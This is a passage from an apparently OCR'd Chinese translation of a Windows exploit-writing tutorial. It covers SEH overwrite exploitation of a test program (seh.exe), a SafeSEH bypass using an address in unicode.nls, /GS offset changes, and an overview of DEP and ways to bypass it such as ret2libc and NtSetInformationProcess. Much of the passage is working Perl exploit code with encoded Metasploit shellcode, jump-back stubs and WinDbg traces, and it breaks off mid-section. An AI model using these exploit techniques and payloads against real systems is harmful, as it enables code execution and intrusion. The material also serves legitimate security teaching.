
回到搜索结果上来，所有以 0×004 开始的地址不能使用（因为属于执行映像自己），仅有 0×00270b0b 是可用的…这个地址属于 unicode.nls（不属于任何加载模块），如果查看下各进程的地址空间（svchost.exe, w3wp.exe, csrss.exe 等），你会发现 unicode.nls 被映射到大多进程（并不是所有）的不同地址，幸运的是，针对指定进程，基地址依然是静态的，对于控制台应用程序，它总是被映射为 0 × 00260000（在 Windows 2003 Server R2 英文正式版上，这个地址是相当稳定的，在 Windows XP SP3 英文版上，它被映射为 0×00270000（因此可以在 XP SP3 系统上使用地址 0×00280b0b））

（再提一次，你可以使用我写的 pvefindaddr 命令，它可以自动完成所有工作）

现在我们需要解决的唯一问题是:我们在 unicode.nls 中找到的“call dword ptr[ebp+30h]”指令的地址是以 NULL 字节开头的，并且输入的是 ascii（NULL 字节是字符串结束符）（因此我们不能把 shellcode 布置在异常处理器的后边…但或许我们可以在 SEH 被覆盖之前就把 shellcode 布置到 SEH 结构的后边）。如果是针对 unicode 漏洞的利用，这不会是一个问题（因为 00 00 才是 unicode 字符串的结束符）。

我们用一些断点覆盖 nextseh，并用 0×00270b0b 覆盖异常处理器。

```
$junk="A" x 508;
$junk=$junk."\xcc\xcc\xcc\xcc";
$junk=$junk.pack('V',0x00270b0b);
```




```
Executable search path is:
ModLoad: 00400000 00406000   seh.exe
ModLoad: 7c800000 7c8c2000   ntdll.dll
ModLoad: 77e40000 77f42000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 78520000 785c3000   C:\WINDOWS\WinSxS\x86_Microsoft.VC90.CRT_1...dll
(a94.c34): Break instruction exception - code 80000003 (first chance)
eax=78600000 ebx=7ffdb000 ecx=00000005 edx=00000020 esi=7c8897f4 edi=00151f38
eip=7c81a3e1 esp=0012fb70 ebp=0012fcb4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c81a3e1 cc              int     3
0:000> g
(a94.c34): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001 edi=004033a8
eip=004010cb esp=0012fcb4 ebp=0012feec iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
seh!GetInput+0xcb:
004010cb 8802            mov     byte ptr [edx],al          ds:0023:00130000=41
```

```
0:000> !exchain
0012fee0: 00270b0b
Invalid exception stack at cccccccc

0:000> g
(a94.c34): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=00000000 edi=00000000
eip=0012fee0 esp=0012f8e8 ebp=0012f90c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0012fee0 cc              int     3

0:000> d eip
0012fee0  cc cc cc cc 0b 0b 27 00-00 00 00 00 7c ff 12 00  ......'.....|...
0012fef0  79 11 40 00 f1 29 33 00-fc fe 12 00 41 41 41 41  y.@..)3.....AAAA
0012ff00  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff10  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff20  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff30  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff40  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff50  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0:000> d
0012ff60  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff70  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff80  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff90  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ffa0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ffb0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ffc0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ffd0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

这个新的（被控制的）SEH 链表明我们已经成功改写了 nseh 和 seh，异常传递给程序后，程序会跳转到四字节的 nseh 中去继续执行（在这里是四个 int 3）。

当异常发生时，我们步入跟踪，我们会看到 ntdll 中的验证例程被调用，该地址决定异常处理器是否有效（call ntdll!RtlIsValidHandler），最后异常处理器被执行，它让程序执行流到达 nseh 中（4 个 int 3）：

```
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=00000000 edi=00000000
eip=7c828770 esp=0012f8f0 ebp=0012f90c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!ExecuteHandler2+0x24:
7c828770 ffd1            call    ecx {00270b0b}
0:000>
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=00000000 edi=00000000
eip=00270b0b esp=0012f8ec ebp=0012f90c iopl=0         nv up ei pl zr na pe nc
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
00270b0b ff5530          call    dword ptr [ebp+30h]  ss:0023:0012f93c=0012fee0
0:000>
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=00000000 edi=00000000
eip=0012fee0 esp=0012f8e8 ebp=0012f90c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0012fee0 cc              int     3
```

查看 eip 指向的内存(查看前面的 windbg 输出),我们注意到我们可以很容易的引用到“junk”中的内容，尽管我们不能覆盖 SEH 后边的内存（因为它包含 NULL 字节），但我们依然可以完成一个有效的 exploit，虽然对 shellcode 的空间多少有点限制（500 字节左右）… 但应该能工作。

因此，如果我们用 nops+shellcode+junk 替换那些 A，我们就可以跳转到那些 nop 中，因此就得到了控制权，利用实例：（使用 int 3 作为 shellcode）：

```
my $size=508;
my $nops = "\x90" x 24;
my $shellcode="\xcc\xcc";
$junk=$nops.$shellcode;
$junk=$junk."\x90" x ($size-length($nops.$shellcode));
$junk=$junk."\xeb\x1a\x90\x90";  #nseh, jump 26 bytes
$junk=$junk.pack('V',0x00270b0b);
print "Payload length : " . length($junk)."\n";
system("\"C:\\Program Files\\Debugging Tools for Windows (x86)\\windbg\" seh
\"$junk\"\r\n");
Symbol search path is: SRV*C:\windbg symbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
ModLoad: 00400000 00406000   seh.exe
ModLoad: 7c800000 7c8c2000   ntdll.dll
ModLoad: 77e40000 77f42000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 78520000 785c3000   C:\WINDOWS\WinSxS\x86_...4148_x-ww_D495AC4E\MSVCR90.dll
(6f8.9ac): Break instruction exception - code 80000003 (first chance)
eax=78600000 ebx=7ffd9000 ecx=00000005 edx=00000020 esi=7c8897f4 edi=00151f38
eip=7c81a3e1 esp=0012fb70 ebp=0012fcb4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c81a3e1 cc              int     3
0:000> g
(6f8.9ac): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd90 ebx=00000000 ecx=0012fd90 edx=00130000 esi=00000001 edi=004033a8
eip=004010cb esp=0012fcb4 ebp=0012feec iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010286
```

```
seh!GetInput+0xcb:
004010cb 8802            mov     byte ptr [edx],al          ds:0023:00130000=41
0:000> !exchain
0012fee0: 00270b0b
Invalid exception stack at 90901aeb
0:000> g
(6f8.9ac): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=00000000 edi=00000000
eip=0012ff14 esp=0012f8e8 ebp=0012f90c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0012ff14 cc              int     3
0:000> d eip
0012ff14  cc cc 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012ff24  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012ff34  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012ff44  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012ff54  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012ff64  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012ff74  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012ff84  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

（也就是说，只要跳过那些中间不相关的数据就可以利用成功）。


现在我们使用 2 个向后的跳转来完成这个利用：

- 在 nseh 上放置向后的跳转指令（跳转 7 字节），它将被布置在 buffer 尾部的异常处理器之前。
- 向后跳转 400 字节（-400（十进制）= fffffe70（16 进制）），在放置 shellcode 位置的前边布置 25 字节的 nop（否则 shellcode 不会正确执行）。
- 我们把 shellcode 放在用于覆盖异常处理结构的指令地址之前。

```
my $size=508;  #before SE structure is hit
my $nops = "\x90" x 25; #25 needed to align shellcode
# windows/exec - 144 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
my $shellcode="\xd9\xcb\x31\xc9\xbf\x46\xb7\x8b\x7c\xd9\x74\x24\xf4\xb1" .
"\x1e\x5b\x31\x7b\x18\x03\x7b\x18\x83\xc3\x42\x55\x7e\x80" .
"\xa2\xdd\x81\x79\x32\x55\xc4\x45\xb9\x15\xc2\xcd\xbc\x0a" .
"\x47\x62\xa6\x5f\x07\x5d\xd7\xb4\xf1\x16\xe3\xc1\x03\xc7" .
"\x3a\x16\x9a\xbb\xb8\x56\xe9\xc4\x01\x9c\x1f\xca\x43\xca" .
"\xd4\xf7\x17\x29\x11\x7d\x72\xba\x46\x59\x7d\x56\x1e\x2a" .
"\x71\xe3\x54\x73\x95\xf2\x81\x07\xb9\x7f\x54\xf3\x48\x23" .
"\x73\x07\x89\x83\x4a\xf1\x6d\x6a\xc9\x76\x2b\xa2\x9a\xc9" .
```

```
"\xbf\x49\xec\xd5\x12\xc6\x65\xee\xe5\x21\xf6\x2e\x9f\x81" .
"\x91\x5e\xd5\x26\x3d\xf7\x71\xd8\x4b\x09\xd6\xda\xab\x75" .
"\xb9\x48\x57\x7a";

$junk=$nops.$shellcode;
```

```
$junk=$junk."\x90" x ($size-length($nops.$shellcode)-5); #5 bytes = length of jmpcode
$junk=$junk."\xe9\x70\xfe\xff\xff"; #jump back 400 bytes
$junk=$junk."\xeb\xf9\xff\xff";  #jump back 7 bytes (nseh)
$junk=$junk.pack('V',0x00270b0b);  #seh

print "Payload length : " . length($junk)."\n";
system("seh \"$junk\"\r\n");
```




启用/GS/Safeseh 重新生成执行文件（两种保护同时启用），并再次尝试攻击。

你会发现 exploit 失败了，但仅仅是因为异常处理结构的偏移变化了（由于加入了 security_cookie 域），如果修改偏移，并稍微移动 shellcode,这个 exploit 将又可以成功利用了(Windows 2003 Server R2 SP2 英文正式版, 启用编译选项/GS 和/Safeseh, 禁用 DEP)。

```
my $size=516; #new offset to deal with GS
my $nops = "\x90" x 200;  #moved shellcode a little bit
# windows/exec - 144 bytes
# http://www.metasploit.com
```

```
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
my $shellcode="\xd9\xcb\x31\xc9\xbf\x46\xb7\x8b\x7c\xd9\x74\x24\xf4\xb1" .
"\x1e\x5b\x31\x7b\x18\x03\x7b\x18\x83\xc3\x42\x55\x7e\x80" .
"\xa2\xdd\x81\x79\x32\x55\xc4\x45\xb9\x15\xc2\xcd\xbc\x0a" .
"\x47\x62\xa6\x5f\x07\x5d\xd7\xb4\xf1\x16\xe3\xc1\x03\xc7" .
"\x3a\x16\x9a\xbb\xb8\x56\xe9\xc4\x01\x9c\x1f\xca\x43\xca" .
"\xd4\xf7\x17\x29\x11\x7d\x72\xba\x46\x59\x7d\x56\x1e\x2a" .
"\x71\xe3\x54\x73\x95\xf2\x81\x07\xb9\x7f\x54\xf3\x48\x23" .
"\x73\x07\x89\x83\x4a\xf1\x6d\x6a\xc9\x76\x2b\xa2\x9a\xc9" .
"\xbf\x49\xec\xd5\x12\xc6\x65\xee\xe5\x21\xf6\x2e\x9f\x81" .
"\x91\x5e\xd5\x26\x3d\xf7\x71\xd8\x4b\x09\xd6\xda\xab\x75" .
"\xb9\x48\x57\x7a";

$junk=$nops.$shellcode;
$junk=$junk."\x90" x ($size-length($nops.$shellcode)-5);
$junk=$junk."\xe9\x70\xfe\xff\xff"; #jump back 400 bytes
$junk=$junk."\xeb\xf9\xff\xff";  #jump back 7 bytes
$junk=$junk.pack('V',0x00270b0b);

print "Payload length : " . length($junk)."\n";
system("seh \"$junk\"\r\n");
```



DEP

到目前为止的所有示例中，我们都是把 shellcode 放在栈中，然后让程序跳到其中去执行，硬件 DEP（或数据执行保护）就是针对性的保护措施，它把需要保护的页面置成非可执行页（总是把堆栈设置成非可执行属性），从而达到防止 shellcode 在堆栈中执行的目的。

维基百科上说：DEP 有两种模式，如果 CPU 支持内存页 NX 属性， 就是硬件支持的 DEP。如果 CPU 不支持，那就是软件支持的 DEP 模式，这种 DEP 不能阻止在数据页上执行代码，但可以防止其他的 exploit（SEH 覆盖）


Windows XP Service Pack 2 ,Windows XP Tablet PC Edition 2005, Windows Server 2003 Service Pack 1 and later, Windows Vista, and Windows Server 2008 和所有新版本的系统都支持 DEP。

换句话说:软件 DEP 就是 safeseh!软件 DEP 和 NX/XD 标志无关!（在 Microsoft KB article 和 Uninformed 可以获取到更多关于 DEP 的信息）

当处理器/系统支持 NX/XD，Windows 才拥有硬件 DEP，如果处理器不支持 NX/XD，那么系统只有 safeseh 保护（启用时），而不具有硬件 DEP。

Windows 中的 DEP tabsheet 会表明是否支持硬件 DEP。

当处理器/系统不支持 NX/XD，Windows DEP 等于软件 DEP，Windows DEP tabsheet 会是这样的：



两大处理器厂商都实现了非可执行的页面保护技术：

- AMD 开发了支持非可执行保护的处理器。

- Intel 也开发出了支持执行屏蔽标志的处理器，理解下边这些很重要：根据 OS / SP 版本的不同，DEP 对软件的保护行为是不同的。在 Windows 的早期版本，以及客户端版本，只为 windows 核心进程启用了 DEP, 此设置已在新版本中改变。在 Windows 服务器操作系统上，除了那些手动添加到排除列表中的进程外，系统为其他所有进程都开启了 DEP 保护，客户端操作系统使用可选择启用的方式是很容易理解的，因为他们需要能够运行各种软件，而有的软件可能和 DEP 不兼容。在服务器上，在部署到服务器前都经过了严格的测试（如果确实是不兼容，他们仍然可以把它们放到排除名单中）。在 Windows 2003 server SP1 上 DEP 默认设置是 OptOut。这意味着,除了排除列表上的进程外,所有进程都受到DEP保护，在 Windows XP SP2 和 Vista 系统上，DEP 的默认设置是 OptIn（DEP 仅应用于核心的系统可执行文件）。

除了 optin 和 optout，影响 DEP 的还有两个启动选项：

- **AlwaysOn**：表示对所有进程启用 DEP 的保护，没有例外。在这种模式下，DEP 不可以被关闭。

- **AlwaysOff** :表示对所有进程都禁用 DEP，这种模式下，DEP 也不能被动态开启，在 64 位的系统上，DEP 总是开启，不可以被关闭，记住：IE 依然是 32 位的程序。

NX/XD 位

在支持 NX 标志的 CPU 上启用硬件 DEP 时,64 位内核本身就支持 DEP，而 32 位系统会自动引导到 PAE 模式来支持 DEP,Vista 通过把只有数据存在的内存标记出来,支持 NX/XD 的处理器就可以知道他们是不可执行的数据，这对阻止溢出攻击是有益的。在 Vista 系统上,进程是否启用了 DEP，可以通过 windows 任务管理器来看到。

关于 NX 保护概念非常简单，如果硬件支持 NX,并且 BIOS 被配置成启用 NX，操作系统也支持的话，至少系统服务可以得到保护，根据不同的设置，应用程序也可以得到保护，编译器 Visual Studio C 提供了一个链接标志（/ NXCOMPAT），也可以使程序启用 DEP 的保护。

当运行前边编写的 exploit 程序来在启用硬件 DEP 的 windows2003 Server(R2, SP2, 正式版)系统上进行攻击，这些 exploit 将不会成功（地址 0×00270b0b/0×00280b0b 以‘check if this is a valid

handler’失败而告终，这是软件 DEP 的杰作，有的因为执行堆栈中的代码而失败(这是硬件 DEP 的效果))如果你把漏洞程序 seh.exe 放到排除列表里，exploit 又成功了,因此证明了 DEP 是有效的。

绕过硬件 DEP

截至今日，已经出现了一些众所周知的绕过 DEP 保护的技术：

ret2libc (no shellcode)

这种技术大体是这样的：不直接跳转到 shellcode 去执行，而是去执行库中的代码，被执行的代码也就可以看做是你的恶意代码。可以在库中找到一段执行系统命令的代码，用这段库代码的地址覆盖返回地址，因此即使 NX/XD 禁止在堆栈上执行代码，但库中的代码依然是可以执行的，我们可以利用这点，很显然，这种技术对执行的代码有很大的限制，但如果不在乎这些的话，它还算是成功的，你可以阅读关于这种技术的更多信息：http://www.infosecwriters.com/text_resources/pdf/return-to-libc.pdf http://securitytube.net/Buffer-Overflow-Primer-Part-8-(Return-to-Libc-Theory)-video.aspx。

ZwProtectVirtualMemory

这是另外一种可以绕过 DEP 的技术，更多的信息在这里：http://woct-blog.blogspot.com/2005/01/dep-evasion-technique.html.

这种技术基于 ret2libc 技术，实际上它将多个 ret2libc 综合起来从而达到修改内存属性的目的，在这种情况下栈是这样设置的，当一个函数返回的时候，程序会调用函数 VirtualProtect，需要设置的一个参数就是 VirtualProtect 的返回地址,如果你把类似 jmp esp 指令的地址设置成 VirtualProtect 的返回地址，当 VirtualProtect 返回后，esp 应当正好指向你的 shellcode，因此 shellcode 就可以获得执行了，其他的参数是 shellcode（需要设置成可执行的内存（如栈））的地址,shellcode 的大小，等等…不幸的是，要让执行流到达 VirtualProtect 需要用到 NULL（当操作字符串缓冲区/ascii payload 的时候，这是致命的），关于这种技术就讨论到这里。

关闭进程的 DEP (NtSetInformationProcess)

因为 DEP 可以设置不同的模式,操作系统需要能动态关闭 DEP,因此系统肯定有例程/API 来启用或关闭 NX,如果黑客可以找到这个 NTDLL 中的 API，就能绕过硬件 DEP 保护。

一个进程的 DEP 设置标志保存在内核结构中（KPROCESS 结构），这个标志可以用函数 NtQueryInformationProcess 和 NtSetInformationProcess 通过设置 ProcessExecuteFlags 类来查询和修改，用内核调试器也可以达到同样的目的。

启用 DEP，并通过调试器运行 seh.exe，KPROCESS 结构如下（省去了不相关的）：

```
0:000> dt nt!_KPROCESS -r
ntdll!_KPROCESS

. . .

   +0x06b Flags            : _KEXECUTE_OPTIONS
      +0x000 ExecuteDisable   : Pos 0, 1 Bit
      +0x000 ExecuteEnable    : Pos 1, 1 Bit
      +0x000 DisableThunkEmulation : Pos 2, 1 Bit
      +0x000 Permanent        : Pos 3, 1 Bit
      +0x000 ExecuteDispatchEnable : Pos 4, 1 Bit
      +0x000 ImageDispatchEnable : Pos 5, 1 Bit
      +0x000 Spare            : Pos 6, 2 Bits
```

Seh.exe 进程的_KPROCESS 结构（starts at 0×00400000）：

```
0:000> dt nt!_KPROCESS 00400000 -r
ntdll!_KPROCESS
   +0x000 Header           : _DISPATCHER_HEADER

. . .

   +0x06b Flags            : _KEXECUTE_OPTIONS
      +0x000 ExecuteDisable   : 0y1
      +0x000 ExecuteEnable    : 0y0
      +0x000 DisableThunkEmulation : 0y0
      +0x000 Permanent        : 0y0
      +0x000 ExecuteDispatchEnable : 0y0
      +0x000 ImageDispatchEnable : 0y1
      +0x000 Spare            : 0y00
```

当 DEP 被启用时，ExecuteDisable 被置位，当DEP 被禁用，ExecuteEnable 被置位，当Permanent 标志置位的时候表示这些设置是最终设置，不可以被改变。

David Kennedy 最近发表了一篇关于如何在 windows 2003 sp2 上绕过 DEP 保护的文章，在这节中，我会简单讨论下这种技术。

实质上，这种 DEP 绕过技术就是调用可以关闭 DEP 的系统函数，然后返回到 shellcode,为了顺利达成这样目的，你需要对栈的布局进行针对性的设计…稍后，你就能弄懂我所说的意思。

要做的第一件事就是调用函数 NtSetInformationProcess，调用的时候指定信息类 ProcessExecuteFlags (0×22)和 MEM_EXECUTE_OPTION_ENABLE (0×2)标志，DEP 就会被关闭。简单的说，这个函数调用就是：（拷贝自 Skape/Skywing 的文章）

```
